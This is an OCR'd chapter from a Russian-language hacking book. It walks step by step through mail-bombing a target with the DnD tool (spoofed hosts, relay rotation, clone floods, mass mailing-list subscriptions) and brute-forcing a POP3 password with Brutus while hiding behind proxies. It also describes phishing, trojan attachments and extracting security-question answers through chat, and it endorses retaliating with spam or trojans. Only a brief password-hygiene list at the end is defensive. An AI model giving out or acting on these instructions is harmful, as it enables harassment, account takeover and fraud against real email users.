Все описываемые далее методы хакинга требуют от хакера тщательного скрытия своего местопребывания и вообще любых сведений, могущих навести на его след разнообразных блюстителей порядка в киберпространстве. Если вы захотите попробовать на практике все описанные далее приемы хакинга, настоятельно рекомендуем ограничиться экспериментальной интрасетью, и никогда никому не рассказывать о своих занятиях. Если же вы захотите попробовать свои силы в Интернете, то учтите, что этим самым вы переступаете за некую красную черту, после чего может наступить все, что угодно, за что автор не несет никакой ответственности и вообще не советует... Короче, думайте сами - вас предупредили!

Мейлбомберы

Мейлбомберы и мейлбомбинг - это одна из самых излюбленных забав личностей наподобие доктора Добрянского (да, да, того самого, из Главы 1, с лысым обугленным черепом и хаотической походкой). В самом деле, ну что может быть забавнее, чем завалить всяким бессмысленным хламом почтовый ящик вашего недруга или просто первой попавшейся личности, встретившейся на прогулке в киберпространстве! Пусть потом этот бедолага разгребает полученный мусор, да еще и объясняется с системным администратором почтового сервера. Хотя зачем заниматься рассылкой писем? Ведь можно сделать еще проще - подписать свою жертву на рассылку кухонных рецептов или спортивных новостей - и пусть всю работу возьмут на себя владельцы сайтов - распространителей подписки.

Все такие послания называются флудом (от английского слова Flood - заливка, затопление) или спамом (от английского слова Spam - колбасный фарш, консервы. Причина применения слова Spam в компьютерной технологии остается загадкой). Чтобы «зафлудить» чужое «мыло» (т.е. забить мусором электронный почтовый ящик своего недруга), существует множество программ, причем весьма высокоразвитых, позволяющих без всяких проблем переслать кучу случайно сгенерированных сообщений по указанному адресу. Флудеры к тому же умеют скрывать реальный почтовый адрес отправителя, используя для этого прокси-

серверы и анонимные SMTP-ретрансляторы. Мы опишем работу такого мейлбомбера на примере программы со страшным названием Death & Destruction Email Bomber (Смертельный & Всесокрушающий мейлбомбер) версии 4.0, сокращенно называемой DnD (**http://www.softseek.com/Utilities/VBRUN_Files/**).

Читатели могут без труда найти в Интернете множество других мейлбомберов, выполнив поиск по строке запроса «мейлбомбер». Функциональные возможности мейлбомберов могут разниться по числу предоставляемых инструментов, и мы выбрали DnD, посчитав его наиболее высокоразвитым программным средством. В дополнение к нему особенно рекомендуем познакомиться с мейлбомбером Avalanche - по возможностям Avalanche не уступает мейлбомберу DnD, а кое в чем и превосходит его.

На Рис. 6.1 представлено рабочее окно мейлбомбера DnD 4.O.




Рис. 6.1. Набор инструментов DnD весьма обширен

Чтобы разобраться в возможностях программы DnD, давайте для пробы «зафлудим мыло» нашего ламера Коли, работающего на компьютере **Alex-1**. Для этого мы вначале перешлем Коле десяток посланий со случайно сгенерированным содержимым, постаравшись сохранить свою анонимность (на всякий случай). Выполнение такой атаки требует специальной настройки параметров мейлбомбера и подготовки почтовой бомбы.

Рассмотрим эти задачи по порядку.

Снаряжение мейлбомбера

Для настройки DnD используется группа элементов управления **Settings** (Настройка), расположенная внизу рабочего окна программы DnD (см. Рис. 6.1). Для настройки DnD в группе элементов управления **Settings** (Настройка) следует установить следующие параметры:

- В поле с открывающимся списком **SMTP Host** (Хост SMTP) выберите из списка, либо введите сами адрес ретранслирующего SMTP-сервера, который будет использоваться для рассылки спама. Мы будем использовать свой SMTP-сервер **Sword-2000.sword.net.**
- В открывающемся списке **Spoof Host** (Поддельный хост) укажите название несуществующего хоста, которое будет отсылаться на атакуемый компьютер. Это название должно состоять из одного слова, которое также можно выбрать из открывающегося списка.

Флажок **Randomly Change** (Случайная замена) позволяет задать режим, при котором каждое письмо будет пересылаться через случайно выбранный SMTP-сервер.




Рис. 6.2. Диалог для правки списка ретранслирующих SMTP-серверов

- Если необходимо отредактировать список SMTP-серверов, щелкните на кнопке **Edit Server List** (Редактировать список серверов). На экране появится диалог **Random Server List** (Список случайных серверов), представленный на Рис. 6.2.
- Для коррекции списка SMTP-серверов щелкните на нужном поле в диалоге **Random Server List** (Список случайных серверов) и отредактируйте его. Для сохранения изменений щелкните на кнопке **Submit** (Утвердить).
- В группе переключателей **Size of Bomb** (Размер бомбы) (Рис. 6.1) установите один из переключателей для выбора числа передаваемых писем:
  - Выбор **# of messages to send** (Число сообщений для отправки) позволяет в соседнем справа поле задать число передаваемых сообщений. В нашем случае задайте 10.
  - Выбор **Never ending bomb** (Бесконечное число бомб) приводит к нескончаемой передаче сообщений.




Рис. 6.5. Ввод заголовков MIME также поможет замести следы

Атака клонов

Кроме описанных возможностей, в программе DnD имеется несколько дополнительных средств, помогающих в рассылке спама своим жертвам. Среди важнейших средств досадить своему недругу упомянем возможность рассылки клонов - почтовых бомб, посылаемых одновременно по одному или нескольким адресам, с использованием одинаковых настроек мейлбомбера.

Чтобы запустить клона, можно щелкнуть на кнопке Clone (Клон) в диалоге E-Mail bomb (Почтовая бомба) и отобразить диалог Bomber Spawn 1 (Генератор бомб), представленный на Рис. 6.6.




Рис. 6.6. Диалог создания клонов

Как видим, диалог **Bomber Spawn 1** (Генератор бомб) создания и рассылки клона практически совпадает с диалогом **E-Mail bomb** (Почтовая бомба) и служит для той же цели - создания почтовой бомбы и рассылки ее по указанному адресу через ретранслирующие SMTP-серверы. Преимущество рассылки клонов состоит в возможности параллельной отправки множества писем, идущих к адресату через множество SMTP-серверов. Теперь-то этому ламеру Коле не устоять - получив сотни писем со всех сторон света, он не захочет и близко подходить к забитому спамом почтовому ящику! Ведь от такой атаки не спасут даже средства фильтрации электронной почты - множество использованных адресов источников весьма затруднит решение такой задачи.

Если же вы хотите совсем уж добить Колю, можно создать множество клонов - столько, сколько потянет обработать ваш компьютер и линия связи (не увлекайтесь - их ресурсы вовсе не беспредельны).

➤ Чтобы создать множество клонов, в главном окне мейлбомбера DnD выберите команду меню **Clones** ◆ **Load Multi Clones** (Клоны * Загрузить множество клонов). На экране появится диалог **Number of clones** (Количество клонов), представленный на Рис. 6.7




Рис. 6.7. При задании числа клонов будьте благоразумны - компьютер не резиновый!

> В диалоге **Number of clones** (Количество клонов) укажите число клонов (оптимально 5-6) и щелкните на кнопке OK.

В главном окне отобразится указанное число диалогов **Bomber Spawn №** (Генератор бомб), пронумерованных от 1 до № - в зависимости от указанного количества клонов. Настройте параметры клонов аналогично настройке почтовой бомбы и щелчками на кнопке **Send Bomb** (Послать бомбу) направьте эту армаду клонов по адресу ламера Коли. Можно с уверенностью сказать - такая атака клонов ему будет не по вкусу!

Ковровое бомбометание списками рассылки

Но и это еще не все! Ведь существует такая прекрасная вещь, как списки рассылки - включив в них свою жертву, можно с уверенностью предречь целую

кучу неприятностей владельцу почтового ящика! И программа DnD предлагает для этого целый набор списков рассылки, который можно открыть, выбрав команду меню **Mailing lists** (Списки рассылки). Отобразившийся диалог **Subscribe joe lamer to mailing list** (Подписка ламера на список рассылки), представленный на Рис. 6.8, предложит вам подписать своего врага на такие интересные вещи, как **Euro Queer** (Европейское чудо), **Mormons** (Мормоны), **Family Medicine** (Семейная медицина) и так далее и тому подобное - в списке найдется подписка на любые вкусы!




Рис. 6.8. Списки рассылки программы DnD могут удовлетворить любые вкусы

Недаром разработчик программы DnD считает подписку на список рассылки оружием пострашнее мейлбомбинга. Введите адрес своего врага в поле **Target Email Address** (Адрес назначения), и щелкните на кнопке **Subscribe em** (Подписать) - все остальное программа сделает сама. И ваш недруг очень удивится, когда к нему будут поступать назойливые сообщения со всякими сомнительными советами и предложениями.

Дополнительные вооружения мейлбомбера

Кроме рассылки почтовых бомб и клонов, а также подписки жертв на списки рассылки, мейлбомбер DnD оснащен дополнительными вооружениями, однако, как признается автор программы, их работа плохо тестирована. Среди этих инструментов выделим утилиту генерирования паролей, запускаемую командой меню **Extras ♦ Pword generator** (Дополнение * Генератор паролей). При этом открывается диалог **Randomic Password Generator** (Генератор случайных паролей), представленный на Рис. 6.9.

Чтобы сгенерировать пароль, следует в поле **How many characters?** (Сколько символов?) указать его длину (стандартные требования - не менее 8 символов) и с помощью переключателей выбрать: **Use Both** (Использовать оба) - использование в пароле и буквы и цифры, **Use numbers** (Использовать цифры) - исполь-

зование в пароле только цифры или Use letters (Использовать буквы) - использование в пароле только буквы. Программа-генератор на первый взгляд работает неплохо, однако буквы генерируются только в нижнем регистре, что ослабляет криптостойкость созданных паролей.




Рис. 6.9. Генерация случайных паролей

В меню Extras (Дополнение) имеются и другие инструменты - удаленного управления SMTP-хостом (пункт меню SMTP Remote (Удаленное управление SMTP)), подключения к портам сетевых компьютеров (пункт меню Raw Port (Вскрытый порт)). Все эти средства очень полезны для взлома почтовых серверов, но требуют знания почтовых протоколов (в частности, команд SMTP). А щелчок на пункте меню Other Tools (Другие инструменты) открывает диалог с целым набором инструментов сетевого хакинга. Однако мы не будем здесь рассматривать эти инструменты - это вопрос, обсуждаемый в следующих главах, где будут описаны более совершенные инструменты сетевого хакинга.

Итак, мы решили первую задачу - «зафлудили мыло» своего недруга; теперь самое время подумать о более рациональной трате своих сил. В самом деле, ну погорюет ламер Коля о потере своего почтового ящика, так ведь и новый открыть недолго. Более содержательная атака состоит во взломе доступа к почтовому ящику своего недруга, что даст хакеру воистину безграничные возможности по доведению ламера до кондиции (зависящей от криминальных наклонностей хакера). Итак, рассмотрим хакерские технологии взлома почтовых ящиков.

Подбор паролей к почтовому ящику

Самая простая технология состоит в подборе паролей к почтовому ящику своего недруга путем простого перебора всех вариантов логинов и паролей для входной регистрации. Программы, реализующие такую технологию, действуют очень просто - они подсоединяются к почтовому серверу по протоколу POP3 (или IMAP) и посылают ему запросы на авторизацию, изменяя логины и пароли. Если попытка регистрации удалась - почтовый ящик взломан.

Примером программы такого рода является Brutus Authentication Engine Test 2 (Машина Brutas для аутентификационного тестирования, версия 2), сокращенно Brutus AET2 (**http://www.hobie.net/brutus**). На Рис. 6.10 представлен главный диалог программы Brutus, содержащий все необходимые инструменты взлома паролей доступа к почтовому серверу POP3, серверу FTP, HTTP, Telnet и даже троянскому коню NetBus.




Рис. 6.10. Главный диалог программы Brutus весьма содержателен

В этой главе мы рассмотрим средства взлома почтового сервера POP3, оставив в стороне другие средства программы Brutus (в главе 8 мы опишем применение Brutus для взлома доступа к серверу IIS). В качестве жертвы мы изберем опять-таки ламера Колю, хранящего свою почту по адресу **alex-1.sword.net**, с учетной записью **kolia**. На первый раз ограничимся взломом только пароля, считая, что логин нам известен - его можно добыть многими другими способами, о которых мы поговорим чуть позже.

Для взлома почтового ящика ламера Коли выполним такие шаги.

- В диалоге **Brutus - AE2** (Рис. 6.10) в поле **Target** (Цель) укажите адрес почтового сервера POP3, в данном случае **alex-1.sword.net**.
- В открывающемся списке **Type** (Тип) выберите тип взламываемого сервера, в данном случае POP3.
- В группе элементов управления **Connection Options** (Параметры подключения) не забудьте установить флажок **Use Proxy** (Использовать прокси), если вы работаете с реальным почтовым ящиком - это позволит вам сохранить анонимность.
- В группе элементов управления **Authentication Options** (Параметры авторизации) установите флажок **Single User** (Единственный пользователь) - теперь программа будет искать пароль для одного пользователя.

x В поле **User file** (Файл пользователя) ведите логин для взламываемого почтового ящика, т.е. имя учетной записи Коли - **kolia**.

➤ В открывающемся списке **Pass Mode** (Способ взлома) выберите **Brute Force** (Прямой перебор). Диалог программы Brutus примет вид, представленный на Рис. 6.11.




Рис. 6.11. Настройка программы Brutus для взлома сервера POP3

Обратите внимание на появившуюся после выбора способа взлома кнопку **Range** (Диапазон). Щелчок на копке **Range** (Диапазон) открывает диалог **Brutus - Brute Force Generation** (Brutus - Генерирование паролей прямым перебором), представленный на Рис. 6.12.




Рис. 6.12. Диалог выбора символов и длины взламываемого пароля

В диалоге **Brutus - Brute Force Generation** (Brutus - Генерирование паролей прямым перебором) делается основной выбор - следует оценить, какой длины может быть пароль у Коли, и какие символы он может применить. Учитывая, что Коля - неопытный пользователь, мы выберем в поле **Min Length** (Минимальная длина) число 3, а в поле **Max Length** (Максимальная длина) - число 4. Применяемые символы мы ограничим цифрами, установив переключатель **Digits only** (Только цифры).

Теперь все готово для атаки.

> Щелкните на кнопке **Start** (Старт) в диалоге **Brutus - AE2** и наблюдайте за сообщениями и линейным индикатором внизу диалога **Brutus - AE2.** Результат представлен на Рис. 6.13.




Рис. 6.13. Пароль почтового ящика ламера Копи взломан!

Из записи в поле **Positive Authentication Results** (Положительные результаты аутентификации) видно, что пароль учетной записи **kolia** найден - 0007. Там же можно увидеть, что в процессе взлома программа Brutus выполнила 10997 попыток регистрации на почтовом сервере **alex-1.sword.net** (всего их число равно 11000). На это было потрачено почти 5 минут работы компьютера Pentium 3 с частотой процессора 1000 МГц, связанного с почтовым сервером через сеть Ethernet с пропускной способностью 10 Мбит/сек.

Теперь можно трезво оценить, чего стоят средства взлома паролей почтовых ящиков методом подбора паролей, подобные программе Brutus (а их достаточно

много). Во-первых, не все пользователи такие ламеры, как Коля, и поэтому выбирают пароли достаточной длины (минимум 8 символов!), используя при этом буквы, цифры и спецсимволы клавиатуры (например, ^&$ и т.д.). Взлом таких паролей потребует неимоверных ресурсов! Для практики попробуйте в диалоге **Brutus - Brute Force Generation** (Brutus - Генерирование паролей прямым перебором) выбрать длину пароля 8 символов, а переключатель выбора символов установите в позицию **Full Keyspace** (Вся клавиатура). Щелчок на кнопке **Start** (Старт) отобразит в диалоге **Brutus - AE2** фантастическое число всех вариантов поиска - 6 095 689 385 410 816 - непонятно даже, как его написать словами! А если выбрать 12 символов?

Несколько лучше выглядит перспектива словарной атаки, когда при поиске паролей используется словарь, в частности, наиболее часто употребляемых слов (см., например, перечень в [10]). Эти средства также представлены в Brutus, и для их использования следует выбрать режим атаки со словарем в поле **Pass Mode** (Способ взлома). Однако учитывая количество слов в английском языке (около 100 000), да еще и наличие в нем склонений и спряжений, такие атаки также не вызывают энтузиазма. Ну разве что можно попробовать сотню-другую излюбленных ламерами паролей, типа **password, parol, MyPassword** и так далее - на хакерских Web-сайтах и компакт-дисках часто можно найти словари подобного рода.

Во-вторых, все такие попытки аутентификации чаще всего выполняются через удаленное соединение, пропускная способность которого на несколько порядков ниже, чем у соединения через Ethernet, и не превышает 30-50 Кбит/сек (и это еще хорошо). Есть и третье соображение - следует учесть возможности системы защиты почтового сервера. Вряд ли нынче существует хоть где-либо почтовый сервер, не ограничивающий число попыток входной регистрации - такие серверы нынче просто не выжили бы, как динозавры или мамонты, под напором «кул хацкеров», преисполненных желания вломиться на чужую территорию и все там сокрушить.

Все это заставляет задуматься о практической применимости средств для взлома почтовых ящиков путем простого перебора логинов и паролей входной аутентификации. Учитывая наш эксперимент, можно заключить, что хакерам не остается ничего другого, как искать дыры в системе защиты почтовых серверов, прибегать к мошенническим уловкам и уповать на глупых системных администраторов, не поддерживающих железный порядок в проведении политики безопасности для компьютерной системы организации. Первым пунктом этой политики должно быть правило использования сложных паролей достаточной длины. Второе правило должно требовать неукоснительной замены паролей не реже раза в месяц - иначе и в самом деле возникает риск взлома, хотя бы через локальную сеть организации.

Насчет дыр в системе защиты серверов IIS и использовании для их взлома программы Brutus мы еще поговорим в Главе 8 этой книги, а здесь нам осталось обсудить одну интересную тему - методы социальной инженерии. Проще говоря, это мошенничество и прочие уловки, к которым прибегают наиболее изобретательные хакеры для взлома почтовых серверов. Эти методы для практиков представляют наибольший интерес, поскольку, как мы убедились, прямой взлом почтового сервера - дело почти безнадежное, а вот обходные пути - это еще как сказать! Ведь недаром поется в одной песенке: «Нормальные герои всегда идут в обход!». Так что приступим к обходным маневрам.

Методы социальной инженерии

Самый простой и надежный метод получения пароля доступа к почтовому серверу, а также и вообще к любому сервису Интернета, состоит в рассылке мошеннических писем, имеющих целью вынудить ламера самому сообщить свой пароль. В Главе 1, в самом начале, приведено одно такое письмо, якобы от провайдера Интернета, приглашающее получателя указать «новый» пароль для защиты своего доступа к серверу Интернета. Это - неприкрытое мошенничество, поскольку системные администраторы, что бы там о них не писалось в различных хакерских изданиях, никогда не опускаются до такой глупости, как запрос у пользователей их паролей по электронной почте. Тем не менее, такой прием срабатывает - ведь нынче к освоению Интернета ежедневно приступает множество доверчивых новичков (все мы когда-то были новичками), так что шансы на успех неплохие.

Другой, более технически продвинутый метод - рассылка писем с вложениями, содержащими злонамеренный программный код. В предыдущей главе мы рассмотрели несколько таких атак на компьютер ламера Коли. Как вы помните, в результате атаки TFTP на компьютер **Alex-1** было записан и запущен код в активном вложении электронного письма, после чего компьютер **Alex-1** превратился в сетевого раба хакера Пети. Надо сказать, что хотя описанная атака TFTP весьма эффектна, ее вряд ли можно назвать эффективной. Ведь если компьютер позволил открыть неаутентифицированный сеанс связи по протоколу TFTP для записи файлов на диск компьютера, то его система защиты настолько слаба, что для взлома можно попробовать другой метод, попроще и понадежнее. Количество компьютеров, подсоединенных к Интернету вообще без всякой защиты, воистину безмерно, и с точки зрения хакера, бродящего по киберпространству в поисках поживы, такой компьютер напоминает виртуальный дом с открытыми настежь дверями и окнами.

Рассылка писем с вложениями представляет собой наилучший способ внедрения троянов. Применяемая при этом техника обмана пользователей весьма проста - разослав кучу писем с вложенной программой инсталляции трояна, хакер ждет,

когда доверчивый получатель письма щелкнет на кнопке (или ссылке) для открытия вложения. Чтобы привлечь внимание, это вложение рекламируется в письме как, допустим, «бесплатное» обновление Web-браузера или «пакет бизнес-программ» и т.п. (и это только часть того, что доводилось находить в своем почтовом ящике). Щелчок для открытия вложения запускает программу инсталляции. На компьютере-жертве устанавливается, например, троян, который сообщает хозяину о своем успешном внедрении по конкретному IP-адресу.

Все остальное очень просто. Если внедренный троян - «ленивый», т.е. работает как обычный кейлоггер, он будет постепенно передавать всю информацию о ваших действиях своему хозяину - и, в числе прочего, передаст все введенные вами пароли. Если же троян «активный», т.е. поддерживает средства удаленного управления, он позволит своему хакеру подключаться к компьютеру-жертве и делать на нем что угодно - фактически стать владельцем всех информационных ресурсов компьютера. Вот недавно, в конце 2002 г., в Москве накрыли одну такую компанию «кул хацкеров», занятых рассылкой троянов, которые выведывали пароли доступа к провайдерам Интернета у незадачливых получателей писем. Потом эти пароли продавались прямо с Web-странички. Потом за этими «хацкерами» пришли. Потом их посадили. Так что думайте...

Вот еще один эффективный метод обхода защиты почтовых сервисов (и не только их). На Web-страничках, предоставляющих сервис электронной почты, очень часто можно встретить строку типа **Забыли пароль?**, позволяющую восстановить забытый пароль доступа. Щелчок на этой строке предлагает ввести ответ на вопрос, который вы выбрали при регистрации на почтовом сервере - например, **Ваше любимое блюдо?**, **Девичья фамилия матери?**, **Как зовут Вашу собачку?** и так далее. Такой способ восстановления доступа к почте - это настоящий Клондайк для понимающего человека, поскольку число блюд, имен и фамилий не так уж и велико и, к тому же, их можно выведать у самого хозяина почтового ящика. Для этого можно, скажем, написать ламеру письмо и пригласить его на свой любимый чат, а там, завоевав доверие, выведать у него все эти сведения. Скажем, если в непринужденной виртуальной беседе узнать у ламера Коли, что его любимое блюдо - пареная репа, то можно попытаться проникнуть в его почтовый ящик, указав в ответ на запрос о любимом блюде строку типа **repa** или **repa_parenaia,** ну и так далее - побольше фантазии!

Заключение

Описываемые в главе методы не без основания кое-где называются террористическими. Поэтому хакер, прежде чем приступить к их использованию, должен отчетливо понимать свои перспективы, могущие появится на горизонте при неосторожном обращении с такими разрушительными орудиями, как мейлбомберы и взломщики паролей почтовых серверов. Основное предна-

значение таких приспособлений - хулиганство, шантаж, вандализм, дискредитация своей жертвы путем опубликования личной переписки и так далее и тому подобное - что ни деяние, то статья уголовного кодекса. Так что всем желающим испытать эти инструменты на практике автор настоятельно советует ограничиться экспериментальной интрасетью.

Антихакер должен знать эти инструменты не хуже хакера, поскольку с их помощью можно решить кое-какие задачи активной обороны. Став объектом спэмминга или подвергнувшись атаке взлома пароля почтового ящика, можно попробовать вычислить почтовый адрес своего обидчика и ответить ему той же монетой. К примеру, можно забросать его спамом (вернуть обратно полученное письмо десять раз) или поместить в *свой* почтовый ящик письмецо с трояном - глядишь, и подловишь зазевавшегося «кул хацкера» на горячем - нечего лазить по чужим ящикам!

К мерам пассивной обороны следует отнести такие меры.

- Используйте сложные пароли доступа к почтовому серверу, длиной не менее 8 (лучше 12) символов, включающих буквы, цифры и спецсимволы. Лучше всего использовать генераторы случайных паролей, подобные предлагаемому в DnD инструменту.
- Заменяйте пароли доступа к почтовому серверу не реже одного раза в месяц.
- Обязательно обзаведитесь антивирусной программой, поддерживающей контроль почтовых вложений на наличие вирусов - например, Norton Antivirus или MacAfee VirusScan.
- Чтобы исключить раскрытие конфиденциальности переписки, пользуйтесь шифрованием - для этого идеально подходит программа PGP Desktop Security.
- Для защиты от спама следует настроить почтовые фильтры, не пропускающие письма с определенными адресами отправителей.
